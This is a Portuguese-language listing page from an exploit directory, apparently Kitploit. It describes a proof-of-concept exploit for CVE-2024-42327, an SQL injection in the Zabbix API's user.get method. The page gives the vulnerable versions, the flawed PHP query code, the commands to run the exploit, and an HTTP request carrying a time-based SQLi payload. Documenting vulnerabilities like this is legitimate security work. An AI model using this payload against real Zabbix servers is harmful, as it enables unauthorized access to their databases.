
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
CVE-2024-42327 — Exploit de prova de conceito para CVE-2024-42327, uma vulnerabilidade de injeção SQL na API do frontend do Zabbix que permite que usuários não administradores executem consultas SQL arbitrárias através do método user.get. | Kitploit
Ferramentas/GitHubGitHub/depers-rus/cve-2024-42327
Análise de VulnerabilidadesExploraçãoExploração de Aplicações WebTestes de Penetração
GitHubdepers-rus/cve-2024-42327

CVE-2024-42327

Exploit de prova de conceito para CVE-2024-42327, uma vulnerabilidade de injeção SQL na API do frontend do Zabbix que permite que usuários não administradores executem consultas SQL arbitrárias através do método user.get.

Ver Repositório
334há 1 anoAinda não revisado

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    647
  • 3

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    421
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer é uma plataforma de código aberto de Gerenciamento de Acesso Privilegiado (PAM) que fornece às equipes de DevOps e TI acesso seguro e sob demanda a endpoints SSH, RDP, Kubernetes, Banco de Dados e RemoteApp através de um navegador web.

    389
  • 5

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    333
  • 6

    SafeLine

    chaitin/safeline

    WAF auto-hospedado e proxy reverso que filtra tráfego HTTP malicioso, bloqueia injeção SQL, XSS e ataques de bots, com limitação de taxa e criptografia dinâmica de HTML/JS.

    331

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →
Compartilhar

PoC e Exploit para CVE-2024-42327 / ZBX-25623

Uma conta de usuário não administrador no frontend do Zabbix com a função de Usuário padrão, ou com qualquer outra função que dê acesso à API, pode explorar esta vulnerabilidade. Existe um SQLi na classe CUser na função addRelatedObjects; esta função é chamada a partir da função CUser.get, que está disponível para todo usuário que tenha acesso à API.
изображение

Versões vulneráveis: 6.0.0 - 6.0.31, 6.4.0 - 6.4.16, 7.0.0

Versões corrigidas: 6.0.32rc1, 6.4.17rc1, 7.0.1rc1

Código vulnerável

$db_roles = DBselect(
	'SELECT u.userid'.($options['selectRole'] ? ',r.'.implode(',r.', $options['selectRole']) : '').
	' FROM users u,role r'.
	' WHERE u.roleid=r.roleid'.
	' AND '.dbConditionInt('u.userid', $userIds)
);

Uso do exploit:

git clone https://github.com/depers-rus/CVE-2024-42327
python3 cve-2024-42327-PoC.py -t zabbix.xyz.ru -u "depers" -p "passwd"

Requisição:

POST /api_jsonrpc.php  HTTP/1.1
Host: zabbix.xyz.ru
Accept: */*
Accept-Encoding: gzip, deflate
Content-Length: 186
Content-Type: application/json

{"jsonrpc": "2.0", "method":"user.get", "params": {"selectRole": ["roleid,{SQLi payload}"
], "userids": ["10"
]}, "auth": "---auth_token---", "id": 1}

BurpSuite PoC (SQLi Baseado em Tempo)

SELECT pg_sleep(10)) AS DELAY
POST /api_jsonrpc.php  HTTP/1.1
Host: zabbix.xyz.ru
Accept: */*
Accept-Encoding: gzip, deflate
Content-Length: 186
Content-Type: application/json

{"jsonrpc": "2.0", "method":"user.get", "params": {"selectRole": ["roleid,(SELECT pg_sleep(10)) AS DELAY"
], "userids": ["10"
]}, "auth": "---auth_token---", "id": 1}


Prova

изображение

Referências

  • https://support.zabbix.com/browse/ZBX-25623
  • https://nvd.nist.gov/vuln/detail/CVE-2024-42327
Baixar ferramenta



